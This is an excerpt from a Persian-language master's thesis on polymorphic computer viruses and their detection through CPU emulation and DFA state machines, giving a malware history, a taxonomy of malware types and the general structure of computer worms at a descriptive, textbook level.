دانشگاه آزاد اسلامی

واحد زنجان

دانشکدهٔ کامپیوتر

پایان نامه برای دریافت درجهٔ کارشناسی ارشد « ***M.Sc.*** »

گرایش : نرم افزار

عنوان

تحلیل و بررسی ویروس های چندریختی و الگوریتم های شناسایی آن‌ها به وسیله ***DFA-Detection***

استاد راهنما

دکتر محسن افشارچی

استاد مشاور

دکتر علی آذر پیوند

پژوهشگر

مهدی زینلی

تابستان ۱۳۹۰


بسم الله الرحمن الرحيم

تقدیم به

همسرم که مشوق راهم بوده و هست

چکیده

ویروس‌های رایانه‌ای تشابه زیادی با ویروس‌های بیولوژیکی دارند. چرا که ویروس‌های رایانه‌ای نیز مانند ویروس‌های بیولوژیکی تکثیر می‌شوند، تخریب‌های غیر منتظره دارند، گونه بسیار پیشرفته این گونه ویروس‌ها ، ویروس‌های چند ریختی هستند. این گونه ویروس قدرت تغییر شکل دارند مانند آنکه از نظر ***DNA*** تغییر کنند.

ویروس‌های چندریختی بیشترین شباهت را به ویروس‌های بیولوژیکی دارند و با دارا بودن قابلیت تغییر شکل می‌توانند در موقعیت‌های مختلف پیشرفت کنند. ضدویروس‌ها بیشترین مشکل را با این گونه ویروس‌ها دارند. این ویروس‌ها با آنکه بسیار کم هستند ولی در زمان تکثیر بسیار گسترش پیدا می‌کنند به گونه‌ای که کل جهان را آلوده می‌کنند (همانند ویروس‌های بیولوژیکی مثل طاعون) .

ضدویروس‌ها روش‌های مختلفی برای شناسایی و پاکسازی این نوع ویروس‌ها دارند که این روش‌ها در حال پیشرفت هستند. این پیشرفت‌ها با بروز ویروس‌های جدید چندشکلی پیشرفته‌تر می‌شوند. در این پروژه می‌خواهیم با روش جدیدی که نویسنده ابداع کرده است آشنا شویم.

در این روش از شبیه‌سازی برنامه‌های مشکوک به ویروس بر روی یک پردازنده مجازی استفاده شده تا به وسیله یک ***State Machine*** و الگوبرداری به شکل ***DFA*** ، این نوع ویروس‌ها را شناسایی نماید. برنامه شبیه‌ساز سعی می‌کند مانند یک ***CPU*** عمل کند و رفتار ویروس را با رفتاری که قبلاً ذخیره کرده است مقایسه کند تا بتواند با استفاده از عملکرد ویروس، آن را شناسایی کند.

فهرست مطالب

فهرست جداول

فهرست اشکال

پیش‌گفتار

امروزه کمتر کسی است که نامی از ویروس‌های رایانه‌ای، کِرم‌های اینترنتی، جاسوس‌افزارها و... نشنیده باشد و کمتر کاربری را می‌توان یافت که بر روی سیستم خود حداقل یک نرم‌افزار ضدویروس نصب نکرده باشد. این روزها شیوع ویروس‌ها و اخبار متعددی که در مورد انتشار و تخریب‌های ناشی از آن‌ها از رسانه‌های گروهی پخش می‌شود، به اندازه‌ای است که حتی افرادی که با رایانه سروکار ندارند نیز با اصطلاح ویروس‌های رایانه‌های آشنا هستند.

تاریخچه به وجود آمدن ویروس‌های رایانه‌های به حدود ۳ دهه پیش باز می‌گردد. هنگامی که فردی به نام «فرد کوهن» در دانشگاه کالیفرنیای جنوبی به عنوان رساله دکترای خود در رشته مهندسی برق تحقیقات خود بر روی برنامه‌ای را ارائه کرد که می‌توانست یک کپی از خودش را با دستکاری کردن برنامه‌های دیگر درون آن‌ها قرار دهد. موضوع رساله دکترای وی با واکنش‌های متفاوتی روبرو شد ولی شاید خود او هم هرگز تصور نمی‌کرد که روزی طرحش به صورت یک فاجعه درآمده و دنیای رایانه را مورد تهدید قرار دهد.

بر اساس مدارک موجود، اولین ویروس رایانه‌های را دو برنامه‌نویس پاکستانی به نام‌های «بسیط» و «امجد» نوشتند. این دو دریافته بودند که سکتور راه‌انداز دیسکت فلاپی شامل قسمت اجرایی است که هر بار سیستم از روی دیسکت راه‌اندازی گردد، اجرا می‌شود. آن‌ها همچنین دریافتند که می‌توانند آن را با برنامه‌ای که خودشان نوشته‌اند جایگزین نمایند. برنامه آن‌ها یک برنامه مقیم در حافظه بود که هر گاه دیسکتی از طریق درایو فلاپی مورد دسترسی قرار می‌گرفت، یک کپی از خودش را بر روی سکتور راه‌انداز آن قرار می‌داد. آن‌ها این برنامه را «ویروس» نامیدند و از این به بعد بود که ویروس‌های رایانه‌های آرام آرام رو به رشد نهادند و در حال حاضر به یکی از بزرگترین معضلات دنیای رایانه تبدیل گشته‌اند.

در ابتدا تعداد ویروس‌ها بسیار اندک بود ولی با گذشت زمان، نرخ رشد آن‌ها روندی صعودی را طی کرد و به یک معضل بسیار جدی تبدیل شد به گونه‌ای که حوزه عملکرد ویروس‌ها، انواع رایانه‌ها و سیستم‌های عامل را در بر گرفت. در حال حاضر حدود میلیون‌ها ویروس مختلف وجود دارد که هر روز صدها ویروس جدید نیز در سراسر دنیا تولید شده و در رایانه‌های جهان و بر روی شبکه‌ها رها می‌شوند.

علت نامگذاری «ویروس» بر روی این‌گونه برنامه‌ها، تشابه زیاد آن‌ها با ویروس‌های بیولوژیکی است. چرا که ویروس‌های رایانه‌های نیز مانند ویروس‌های بیولوژیکی به طور ناگهانی تکثیر می‌شوند و در حالی‌که ممکن است بر روی دیسک وجود داشته باشند، تا زمانی که شرایط مناسب نباشد، فعال نخواهند شد.

برای یک کاربر معمولی رایانه ممکن است حداکثر ضرر ناشی از یک ویروس خطرناک، از بین رفتن اطلاعات و برنامه‌های مهم موجود بر روی رایانه‌هاش باشد در حالی‌که به عنوان مثال ضرر یک ویروس مخرب بر روی شبکه ارتباطی پایانه‌های بانک‌های یک کشور، ممکن است موجب تغییر و یا حذف اطلاعات مالی شرکت‌ها و افراد صاحب حساب شده و خسارات مالی سنگینی را به بار آورد، آنچنان که تاکنون نیز مواردی از این دست از رسانه‌های گروهی اعلام شده است. همچنین وجود یک ویروس در سیستم‌های رایانه‌های یک پایگاه نظامی و هسته‌ای می‌تواند وجود بشریت و حیات کره زمین را تهدید کند. بنابراین اثر تخریب‌کنندگی ویروس‌ها مرز خاصی نمی‌شناسد و هر جا که اثری از یک فعالیت رایانه‌ای-نرم‌افزاری وجود دارد، ممکن است ویروس‌ها نیز حضور داشته باشند.

بدیهی است بدون داشتن اطلاعات تخصصی در مورد ویروس‌ها امکان پاکسازی ویروس توسط کاربر وجود ندارد هر چند گاهی حتی با داشتن اطلاعات دقیق در مورد نحوه فعالیت ویروسی خاص نیز نمی‌توان آن را با روش‌های دستی پاکسازی نمود. بنابراین همواره نیاز به نرم‌افزاری که بتواند با جستجوی فایل‌های موجود در یک رایانه آن‌ها را از نظر ویروسی بودن بررسی نموده و در صورت وجود آلودگی آن‌ها را پاکسازی نماید، احساس می‌شود.

در اینجا سعی می‌گردد علاوه بر آشنایی با انواع بَدافزارها، و روش تخریب آن‌ها روش‌های مبارزه با آن‌ها را نیز گفته شود.

مهدی زینلی

فصل اول

ویروس شناسی

معمولاً کاربران رایانه به ویژه آن‌هایی که اطلاعات تخصصی کمتری درخصوص رایانه دارند، بَدافزارها را برنامه‌هایی هوشمند و خطرناک می‌دانند که خود به خود اجرا و تکثیر شده و اثرات تخریبی زیادی دارند که از دست رفتن اطلاعات و گاه تخریب رایانه را به دنبال دارند در حالی‌که طبق آمار تنها پنج درصد ویروس‌ها دارای اثرات تخریبی بوده و بقیه صرفاً تکثیر می‌شوند. بنابراین یک بَدافزار را می‌توان برنامه‌ای تعریف نمود برخلاف خواسته کاربر وارد سیستم شده حال ممکن اثر تخریبی داشته باشد و یا هیچ اثری نداشته باشد و تنها خود را تکثیر کرده است.

بنابراین بَدافزارها از جنس برنامه‌های معمولی هستند که توسط برنامه‌نویسان نوشته شده و سپس به طور ناگهانی توسط یک فایل اجرایی و یا جا گرفتن در ناحیه سیستمی دیسک، فایل‌ها و یا رایانه‌های دیگر را آلوده می‌کنند. در این حال پس از اجرای فایل آلوده به ویروس و یا دسترسی به یک دیسک آلوده توسط کاربر دوم، ویروس به صورت مخفی نسخه‌ای از خودش را تولید کرده و به برنامه‌های دیگر می‌چسباند و یا خود را کپی کرده، به این ترتیب داستان زندگی بَدافزار آغاز می‌شود و هر یک از برنامه‌ها و یا دیسک‌های حاوی بَدافزار، پس از انتقال به رایانه‌های دیگر باعث تکثیر نسخه‌هایی از ویروس و آلوده شدن دیگر فایل‌ها و دیسک‌ها می‌شوند. لذا پس از اندک زمانی در رایانه‌های موجود در یک کشور و یا حتی در سراسر دنیا منتشر می‌شوند.

از آنجا که ویروس‌ها به طور مخفیانه عمل می‌کنند، تا زمانی که کشف نشده و امکان پاکسازی آن‌ها فراهم نگردیده باشد، برنامه‌های بسیاری را آلوده کرده و یا خود را تکثیر می‌کنند از این رو یافتن سازنده و یا منشاء اصلی بَدافزار بسیار مشکل است.

۱-۱ واژه‌شناسی[1] انواع برنامه‌های بَدافزار

دسته‌بندی انواع برنامه‌های مخرب می‌تواند قدم اول برای شناخت این نوع نرم‌افزارها باشد با این وجود، ارائه یک تقسیم‌بندی دقیق از ویروس‌ها کاری مشکل است. می‌توان ویروس‌ها را به روش‌های مختلفی تقسیم‌بندی و نام گذاری کرد. این روش‌ها می‌تواند بر اساس میزبان ویروس، سیستم‌عاملی که ویروس می‌تواند در آن فعالیت کند، روش آلوده‌سازی فایل، روش های تکثیر خود و... باشد. هر ضدویروسی برای خود تقسیم بندی خاصی دارد حتی در نام گذاری بَدافزارها نیز این اختلاف وجود دارد البته ویروس‌نویس‌ها نیز روش‌های خاصی برای تقسیم بندی خود دارند با این حال در ادامه سعی شده تمام روش‌های تقسیم بندی و نام گذاری انواع بَدافزار را به تفضیل شرح دهیم. البته باید بدانیم انوع دسته‌بندی‌های ارائه شده دارای یک سری مشترکات هستند که باعث تداخل نیز می‌شوند که ممکن است یک بَدافزار در دو نوع طبقه بندی تعریف شود.

۱-۱-۱ویروس‌ها *Viruses*

واژه ویروس دارای دو تعریف است، یکی تعریف عمومی و دیگری تعریف اختصاصی. تعریف عمومی یا همان کلمه بَدافزار، یعنی هر برنامه مخربی که بدون اجازه کاربر وارد سیستم شود و تعریف اختصاصی برنامه‌هایی هستند که خود را بسان انگل به دیگر برنامه می‌چسبانند. علت این که بَدافزار و ویروس از نوع اول را با یک شکل تعریف می‌کنند این است که در ابتدا تنها ویروس وجود داشت و برنامه مخرب دیگری نبود و به هر برنامه تخریبی ویروس می‌گفتند به همین دلیل ما به هر برنامه‌ای که با این گونه نرم افزارهای مخرب مقابله می‌کرد ضدویروس[2] می‌گفتیم و این نام از همان زمان باقی مانده است، در واقع ما ضدبَدافزار[3] نداریم.

ویروس رایانه‌های از نظر تخریب کنندگی، کامل ترین برنامه های تخریبی هستند. ویروس‌های رایانه‌های از انواع روش‌های ارتباطی قادر به تکثیرند. یک ویروس ایده آل دارای خصوصیت پنهان سازی، جهت قرار گرفتن در کد برنامه و مخفی ماندن از دید کاربر و تخریب و آسیب رسانی به اطلاعات در سیستم است انواع مختلف ویروس‌های کامپیوتری را می‌توان با هر زبان سطح بالا و سطح پایین، ماکرو نویسی یا اسکریپت، برنامه نویسی کرد.

ویروس به دو صورت، سیستم میزبان[4] خود را آلوده[5] می‌کند یکی به شکل جستجوی بازگشتی[6] فایل‌های سیستم مورد نظر[7] و دیگری مقیم شدن در حافظه[8] و آلوده کردن فایل فعال سیستم.

۱-۱-۲ کِرم‌ها *Worms*

نوعی دیگر از برنامه های مخرب که روی داده ها، اطلاعات حافظه می‌خزد کِرم‌ها نام دارند این برنامه‌ها که امروزه بیشترین میزان آلوده‌سازی را به خود اختصاص داده‌اند، فایل‌های دیگر را آلوده نمی‌سازند بلکه خود را به

---

[1] ***Terminology***
[2] ***Anti-Virus***
[3] ***Anti-Malware***
[4] ***Virus host***
[5] ***Infect***
[6] ***Recursively***
[7] ***Virus Target System***
[8] بدیهی است که مقیم شدن در حافظه بستگی به نوع سیستم عاملی دارد که ویروس درون آن اجرا می‌شود.

صورت یک فایل مجزا بر روی سیستم کاربر کپی می‌کنند. در واقع کِرم‌های رایانه‌های نیاز میزبان ندارند. کِرم‌ها معمولاً از طریق پیوست‌های نامه‌های رایانه‌های[1]، حفره‌های امنیتی سیستم‌عامل‌ها و... منتشر می‌شوند.

کِرم‌ها در درجه اول در شبکه‌های رایانه‌های تکثیر می‌شوند[2].معمولاً کِرم‌ها بدون هیچ کمک اضافی از کاربر، خود را روی یک رایانه از راه دور اجرا می‌کنند. برخی از کِرم‌هایی که از طریق نامه رایانه‌های منتشر می‌شوند[3] و خود را به نامه رایانه‌های پیوست می‌کنند، متن نامه شامل جملات فریبنده است تا کاربر پیوست نامه را باز کرده و اجرا کند. این کِرم‌ها آدرس گیرنده نامه را از درون فایل های متنی یا ***Messenger*** ها و... پیدا می‌کنند.

۱-۱-۳ هشت‌پاها *Octopus*

هشت‌پاها یک نوع پیچیده از کِرم‌های رایانه‌های هستند که به عنوان مجموعه‌ای از برنامه‌ها در چند رایانه درون شبکه فعالیت می‌کنند. این گونه برنامه‌ها مانند یک هشت‌پا هر قسمت از خود را درون یک رایانه نصب می‌کنند و هر قسمت با برقراری ارتباط با یکدیگر (به صورت استفاده از تابع یکدیگر) شبکه را در اختیار خود می‌گیرند تا به مقاصد خود دست پیدا کنند. هشت‌پاها در حال حاضر کم هستند و به احتمال زیاد در آینده شایع‌تر خواهند شد.

۱-۱-۴ اسب‌های تراویا (تروجان) *Trojan Horses*

تراویاها که نام خود را از داستان معروف اسب تروا گرفته‌اند به هیچ وجه امکان تکثیر نداشته و معمولاً به وسیله ویروس‌ها یا کِرم‌های اینترنتی دیگر بر روی سیستم کاربر قرار داده می‌شوند. این‌گونه برنامه‌ها معمولاً دارای اثرات تخریبی هستند.

ساده ترین نوع برنامه‌های مخرب اسب تراویا هستند. اسب‌های تراویا با توجه به علاقه کاربر به موضوعات و نرم افزارهای خاص او را فریب می‌دهند تا او برنامه خاصی را اجرا کند در واقع آن برنامه چیزی که کاربر می‌پندارد نیست. این برنامه‌های مخرب راه را برای هکرها هموار می‌کنند. اسب تراویا در بعضی مواقع برای به روزرسانی برخی دیگر از بَدافزارها کاربرد دارد.

۱-۱-۵ درب‌های پشتی *Backdoors (Trapdoors)*

درب پشتی برنامه‌ای است که با باز کردن دروازه‌های رایانه برای هکرها، اجازه جاسوسی یا از کار انداختن سیستم را به آن‌ها می‌دهند. این برنامه گاهاً توسط ویروس‌ها وکِرم‌ها ایجاد می‌شود که برای تکثیر ویروس کاربرد دارد. دروازه‌های سیستم می‌توانند درگاه‌های ***TCP*** یا ***UDP*** باشند. به طور کلی درب‌های پشتی برای نفوذگرها جهت پیدا کردن و دانلود کردن اطلاعات محرمانه، اجرای کدهای مخرب و تخریب داده‌ها استفاده می‌شوند.

درب‌های پشتی، بعد از اجرا شدن بر روی سیستم قربانی منتظر اجرای فرمان توسط نفوذگر شده و بعد از ارسال فرمان آن دستور را اجرا کرده، این کار جزء رایج ترین نوع از کارکردهای درب‌های پشتی است که اغلب با

---

[1] ***Attach Mail***

[2] یکی از روش‌های انتقال از طریق مسیر های ***Share*** شده در شبکه می‌باشد.

[3] ***Mailers Worm, Mass-Mailer Worm***

ترکیب شدن با دیگر ویژگی‌ها، مانند تروجان می‌شوند. نوع دیگر از درب‌های پشتی مربوط نقص در طراحی برنامه های سیستمی است. از جمله کارهای که یک درب پشتی می‌تواند انجام دهد به شرح زیر است :

ارسال و دریافت فایل، اجرای برخی برنامه‌ها، پاک کردن برخی برنامه‌ها و فایل‌های کاربر، نمایش برخی پیغام، راه اندازی سیستم.

۱-۱-۶ رمز عبور دزدها[1] *Password-Stealer*

نوعی تراویا هستند که کارشان دزدی رمز عبور از روی سیستم‌ها و ارسال آن‌ها برای نفوذگرها است. رمز عبور شامل رمز سیستم یا ایمیل و یا هر برنامه‌ای که رمز عبور دارد می‌باشد. نفوذگر با داشتن رمز عبور می‌تواند به راحتی هدف خود را اجرا کند.

این بَدافزارها در فایل‌های سیستمی و کوکی‌های ناامن به دنبال رمز عبورها گشته و آن را از طریق نامه‌های رایانه‌های برای نفوذگر ارسال می‌کند. لازم به ذکر است که اغلب این بَدافزارها برای ساده کردن کار خود با گزارش‌گیرهای صفحه کلید[2] نیز ترکیب می‌شوند.

۱-۱-۷ میکروب‌ها *Germs*

میکروب‌ها، نسل اول ویروس‌ها می‌باشند. معمولاً ویروس‌ها وقتی برای اولین بار منتشر می‌شوند شکل خاصی دارند. این ویروس‌ها میزبان ندارند یا در واقع میزبان توسط خود ویروس نویس نوشته شده است[3]. ویروس‌ها یک علامت[4] بر روی فایل میزبان قرار می‌دهند تا از آلوده سازی مجدد[5] آن جلوگیری کنند این علامت را میکروب‌ها ندارند.

۱-۱-۸ درآورها *Droppers*

این برنامه‌ها یک یا چند بَدافزار دیگر را از دل خود بیرون می‌آورند و به خودی خود اثرات تخریبی ندارند. این بَدافزارها درون خود برنامه‌ای دارند که برنامه‌ی دیگر را از درون خود بیرون آورده و در مکان‌های خاصی کپی می‌کنند و کار را برای اجرای بهتر آن برنامه فراهم می‌کند. فایل‌های درآورده شده می‌توانند هر نوع بَدافزاری باشند. به این بَدافزارها ***Installer*** نیز می‌گویند.

Main file ***Contains the dropper payload***
File1 ***First payload***
File2 ***Second payload***
...

۱-۱-۹ دانلود کننده‌ها *Downloaders*

[1] ***PSW***
[2] ***Keylogger***

[3] حجم این میزبان کمتر از ۵ بایت است، به همین دلیل می‌گویند میزبان ندارد.

[4] ***Flag***
[5] ***Reinfecting***

کار این برنامه، دانلود برنامه‌های زیان آور بر روی سیستم و اجرای آن‌ها است و برای به روزرسانی دیگر بَدافزار ها نیز استفاده می‌شود.

۱-۱-۱۰ شماره‌گیرها *Dialers*

این‌گونه برنامه‌ها وظیفه‌شان ارتباط دادن کاربر از طریق خط تلفن (به وسیله مودم) با سرورهایی موجود در دیگر کشورها برای دسترسی مستقیم به اطلاعات است.

این سرورها معمولاً مربوط به سایت‌های غیراخلاقی بوده و برقراری ارتباط با آن‌ها از طریق خط تلفن باعث هزینه بسیار زیاد مالی می‌گردد. این برنامه ها در بعضی مواقع برای مزاحم تلفنی شدن نیز استفاده می‌شوند.

۱-۱-۱۱ تزریق کننده‌ها *Injectors*

تزریق کننده‌ها نوعی درآور هستند که به جای درآوردن کُد برنامه و کپی آن در مقاصد خاص این کُد را درون حافظه برنامه‌های در حال اجرا تزریق می‌کنند و از طریق آن‌ها منتشر می‌شوند و به تنهایی قدرت انتشار ندارند. نوع خاصی از تزریق کننده‌ها، تزریق کننده‌های شبکه‌ای می‌باشند که وظیفه آن‌ها نفوذ به سیستم‌ها است. اکثر این برنامه‌ها فایل‌های ***DLL*** هستند که خود را به پروسس های در حال اجرای سیستم مانند ***Explorer*** یا ***Svchost***تزریق می‌کنند.

۱-۱-۱۲ تولید کننده‌های ویروس[1] *Kits (Virus Generators)*

با استفاده از این نرم افزارها می‌توان ویروس تولید کرد. این برنامه‌ها محیط کاربری دارند و با استفاده از امکانات و با توجه به خواسته‌های کاربر ویروس تولید می‌کنند، از معروف‌ترین آن‌ها می‌توان به ***VCL***[2] و ***PSMPC*** اشاره کرد.

۱-۱-۱۳روبات نرم‌افزاری *Bot*

نوعی روبات‌های نرم‌افزاری هستند که به صورت هوشمند یک یا چند وظیفه تعیین شده را به صورت خودکار انجام می‌دهند. روبات‌های نرم‌افزاری گونه‌های مختلفی دارند، از این جمله می‌توان ***Bot*** هایی را که قربانی را به یک ***Zombie*** تبدیل می‌کنند نام برد. این روبات‌های نرم‌افزاری که توسط هکر نوشته شده‌اند برای حمله به وب سایت‌ها و سرورهای دیگر مورد استفاده قرار می‌گیرند. به این صورت که بعد از تبدیل کردن سیستم قربانی به یک ***Zombie*** از مهاجم برای حمله‌های ***DDOS/DOS*** به یک سرور خاص دستور می‌گیرند.

روبات‌های نرم‌افزاری را می‌توان به دسته های کوچکتری مانند ***ChatBot, BotNet, MailBot (Spammer)*** تقسیم کنند.

ChatBot : با استفاده از این نرم‌افزارها، با کاربران اینترنتی چت می‌کنند که معروف‌ترین آن‌ها ***IRCBot*** است.

BotNet : نوعی از ***Bot*** ها که شبکه‌ای از کامپیوترها را از طریق توزیع کننده ***Bot*** کنترل می‌کند.

MailBot (Spammer) : برنامه‌هایی که به صورت خودکار هرزنامه ارسال می‌کنند.

از دیگر گونه ها می‌توان از ***Doserbot*** و ***Webbot*** و ***Searchbot*** نام برد.

---

[1] ***Maker, Hacktool***

[2] ***Virus Creation Laboratory***

۱-۱-۱۴ بمب‌های فایل‌های بایگانی *ArcBombs*

این بَدافزارها برنامه نیستند بلکه یک سری فایل‌های بایگانی مانند ***zip*** و ***rar*** هستند که با آن‌که حجم کمی دارند حجم بسیار زیادی را درون خود بایگانی کرده‌اند. هنگامی که این بَدافزار توسط برنامه مربوطه باز می‌شود، به علت حجم زیاد ذخیره شده در آن، باعث کُند شدن و از کار افتادن سیستم می‌شود و مانند یک بمب عمل می‌کند.

۱-۱-۱۵ گزارش‌گیرها از صفحه کلید *Keyloggers*

این‌گونه برنامه‌ها با قرار گرفتن در حافظه، از کلیدهای زده شده توسط کاربر گزارش گرفته و در قالب یک فایل برای نفوذگر می‌فرستند. نفوذ گر از درون کلیدهای زده شده می‌تواند رمز عبور و شناسه کاربری و هر موضوع امنیتی را بداند و از آن استفاده غیر قانونی بکند.

۱-۱-۱۶ کلیک کننده‌ها *Adclickers*

این‌گونه برنامه‌ها لینک صفحات تبلیغاتی را دنبال نموده و به این طریق حالت کلیک شدن بر روی آن صفحه تبلیغاتی خاص را شبیه‌سازی می‌کنند و باعث بالا رفتن ***hit*** آن می‌شوند. کلیک کننده‌ها که به وسیله یک بَدافزار یا سایت آلوده وارد سیستم می‌شود از ***BHO***[1] نیز استفاده می‌کنند.

۱-۱-۱۷ خود اجرا *Autorun*

این دسته از بَدافزارها، از تمامی وسیله‌هایی که می‌تواند باعث انتقال فایل شوند مانند ***Flash Memory***، استفاده می‌کند تا برنامه خود را انتقال دهند. این بَدافزارها در کنار خود فایل ***Autorun.inf*** را نیز برای اجرای دوباره خود کپی می‌کند.

۱-۱-۱۸ برنامه‌های تبلیغاتی *Adware*

این برنامه‌ها معمولاً به صورت ***pop-up*** ها، ***banner*** ها و حتی ***Plug-in*** های مرورگرهای مختلف بر روی رایانه قربانی توسط خود کاربر نصب می‌شوند. این‌گونه برنامه‌ها دارای اثر تخریبی نیستند و وظیفه آن‌ها باز کردن صفحات خاص اینترنتی جهت اهداف تجاری و تبلیغی است.

۱-۱-۱۹ جاسوس‌افزارها *Spyware*

این برنامه بر روی سیستم نصب شده و اطلاعات سیستم را برای آدرس های مشخصی می‌فرستد. معروف ترین این برنامه ها ***Sub7*** است.این‌گونه برنامه‌ها مستقیماً دارای اثر تخریبی نیستند و وظیفه آن‌ها جمع‌آوری اطلاعات از روی سیستم کاربر و نیز تحت نظر قرار دادن اعمال وی هنگام کار با اینترنت است. در نهایت این اطلاعات برای مقاصد خاص فرستاده می‌شود تا از آن‌ها جهت اهداف تجاری و تبلیغی استفاده شود.

۱-۱-۲۰ پروکسی‌ها *Proxies*

این برنامه‌ها مانند یک ***Proxy Server*** عمل می‌کنند و دسترسی به اینترنت را در سیستم قربانی فراهم می‌کنند. و ممکن است اطلاعات کاربر را نیز بدزد.

---

[1] ***Browser Helper Object***

۱-۱-۲۱ جُک‌ها *Joke*

این برنامه نه کار تخریبی می‌کند، نه جاسوسی و نه تکثیر می‌شوند بلکه برنامه‌ی است که باعث آزار کاربر شده و در بعضی مواقع خنده آور است. جک‌ها برنامه‌هایی هستند که ادعا می‌کنند در حال انجام عملیاتی تخریبی بر روی سیستم شما می‌باشند ولی در واقع این‌گونه نبوده و کار آن‌ها چیزی جز یک شوخی ساده نیست.

۱-۱-۲۲ فریبنده‌ها *Hoaxes*

این برنامه‌ها با سوء استفاده از کم بودن اطلاعات تخصصی کاربران، آن‌ها را فریب داده و با دستورات و توصیه‌های اشتباه باعث می‌شوند که کاربر شخصاً کاری تخریبی بر روی سیستم خود انجام دهد. به عنوان نمونه وانمود می‌کنند که فایلی خاص، در مسیر سیستم‌عامل یک برنامه خطرناک است و باید توسط کاربر حذف شود. غافل از اینکه این فایل سیستمی بوده و برای عملکرد درست سیستم‌عامل، وجود آن لازم است.

۱-۱-۲۳ فرودرها *Frauders*

برنامه‌هایی که شبیه به برنامه‌های ***Security*** و یا ***System tools*** هستند و قصد فریب کاربر را دارند. این برنامه‌ها شروع به ***Scan*** نمودن سیستم می‌کنند و در نهایت اطلاعات اشتباه در مورد آلوده بودن سیستم می‌دهند. برای پاکسازی سیستم پس از ***Scan***، خرید محصول را به شما پیشنهاد می‌کند و کاربر را به سایت فریب دهنده خود جهت دریافت اطلاعات و خرید اینترنتی جذب می‌کند.

۱-۱-۲۴ روتکیت‌ها *Rootkits*

این برنامه‌ها به خودی خود نمی‌توانند مخرب یا خطرناک باشند، بلکه قرار گرفتن آنها در کنار ویروس‌ها یا کِرم‌های رایانه‌ای است که به آنان ماهیتی خطرناک می‌بخشد. روتیک‌ها ابزاری نرم‌افزاری هستند که به وسیله آن، این امکان وجود دارد تا فایل، پروسه یا کلیدی خاص در رجیستری را پنهان نمود. روتیک‌ها اغلب در سطح هسته[1] سیستم‌عامل فعالیت کرده و با تغییراتی که در سیستم‌عامل یا منابع آن انجام می‌دهند، به مقاصد خود دست پیدا می‌کنند.

۱-۱-۲۵ بوتکیت‌ها *Bootkits*

بوتکیت‌ها مانند روتکیت‌ها هستند با این تفاوت که به جای هسته سیستم از زمان بوت شدن سیستم‌عامل شروع به فعالیت می‌کنند.

۱-۱-۲۶ اکسپلویت‌ها *Exploits*

کدهای مخربی هستند که با استفاده از آسیب پذیری‌های یک سیستم امکان دسترسی از راه دور به آن سیستم را فراهم می‌کنند.

۱-۱-۲۷ خاکستری‌ها *Grayware*

این برنامه‌ها به عنوان یک بدافزار دسته بندی نمی‌شوند و یا به زبان ساده‌تر از خاکستری‌ها می‌توان استفاده مفید یا استفاده خطرناک کرد. به طور مثال برنامه ***Radmin*** (***Remote Admin***) برای نظارت راه دور و مدیریت

---

[1] ***Kernel***

یک یا چند سیستم طراحی شده ولی معمولاً هکرها هم از آن برای کنترل سیستم قربانی به عنوان یـک ***Rootkit*** و یا ***Backdoor*** استفاده می‌کنند.

فصل دوم

کِرم‌های رایانه‌های

آنچه در این فصل بررسی می‌کنیم ساختار عمومی کِرم‌های رایانه‌های است. در اینجا انواع استراتژی‌ها که بین گونه‌های مختلف این نوع بَدافزار مشترک است را بررسی می‌کنیم. کِرم‌های رایانه‌های که از شایع‌ترین و رایج‌ترین برنامه‌های مخرب هستند و عمدتاً از طریق شبکه رایانه‌ای و یا ایمیل منتشر می‌شود و بسیار گسترده-تر از ویروس‌ها عمل می‌کنند. البته با آنکه اثرات تخریبی متفاوتی با ویروس‌ها دارند قدرت تکثیر بسیار زیادی دارند. نظر مشترکی درباره طبقه‌بندی کردن کِرم‌های رایانه‌های جزء ویروس‌ها وجود ندارد حتی در بین محققان سازمان منابع ضدویروس[1] دیدگاه‌های متفاوتی وجود دارد. ولی ما سعی می‌کنیم تمامی دیدگاه‌ها را خصوص این موضوع، منعکس کنیم.

معمولاً کِرم‌های رایانه‌های شبکه گرا[2] هستند، به این معنی که سعی می‌کنند با دیگر هم گونه‌های خود در یک شبکه در ارتباط باشند تا بتوانند به اهداف خود (مانند کنترل از راه دور سیستم) برسند. در اینجا واژه ***شبکه*** به معنایی شبکه‌های رایانه‌های نیست بلکه به معنای ارتباط می‌باشد. تفاوت مهم کِرم‌ها و ویروس‌ها در نوع آلودگی آن‌ها است، ویروس‌ها نیاز به میزبان دارند حال آن‌که کِرم‌ها مستقل عمل می‌کنند و نیازی به میزبان ندارند.

[1] ***CARO (Computer Antivirus Researchers Organization)***
[2] ***Network-Oriented***

کِرم رایانه‌های برنامه‌ای خود تکثیر[1]، در سطح شبکه است که معمولاً اثرات مضری دارند. این تعریف از دیدگاه فرهنگ واژه‌های آکسفورد[2] برای کِرم رایانه‌های می‌باشد.

۲-۱ساختار عمومی کِرم‌های رایانه‌های

هر کِرم رایانه‌های می‌تواند یک یا چند مورد از مؤلفه‌های زیر را دارا باشد.

پیدا کردن محل آلودگی[3] : پیدا کردن محل آلودگی به نوع تکثیر بستگی دارد، کِرم‌ها از طریق ایمیل، شبکه و وجود ضعف سیستم تکثیر می‌شوند. برای ارسال خود از طریق ایمیل باید نشانی ایمیل (یا ایمیل‌ها) را پیدا کنند، یا برای تکثیر در شبکه، باید سیستم قربانی را جستجو کرده یا آن را در معرض خطر قرار دهند. پس قسمتی از چرخه زندگی یک کِرم به پیدا کردن محل آلودگی می‌گذرد.

ترویج آلودگی[4] : به عنوان مثال فرد مخربی به مکانی وارد می‌شود، سعی می‌کند چند کار را انجام دهد، در ابتدا بقیه همکاران و همفکران خود را در آن مکان وارد می‌کند، دوم اگر از آن مکان خارج شد بتواند بگونه‌ای دوباره به آن مکان بازگردد و اگر نتوانست برگردد بتواند آن مکان را کنترل کند سوم آن مکان را وابسته به خود کند چهارم به مکان‌های دیگر نزدیک به این مکان یا وابسته به این مکان نیز نفوذ کند. کِرم‌ها نیز همین گونه عمل می‌کنند، بعد از مستقر شدن در سیستم سعی دارند آلودگی خود را ترویج دهند.

کنترل از دور[5] : یکی از مهم‌ترین اجزای یک کِرم، کنترل سیستم یا سیستم‌های قربانی است تا در موقع مناسب بتواند اهداف خود را (مانند حمله به سیستم‌های دیگر و دزدی اطلاعات و...) اعمال کند. کِرم‌ها بعد از مستقر شدن در سیستم و ترویج آلودگی خود با ارسال یک پیام از طرف یک نفوذ گر در شبکه مانند زامبی عمل می‌کنند. این ارسال پیام قسمتی از کنترل از راه دور است. این بخش در اغلب کِرم‌ها (نه همه) وجود دارد.

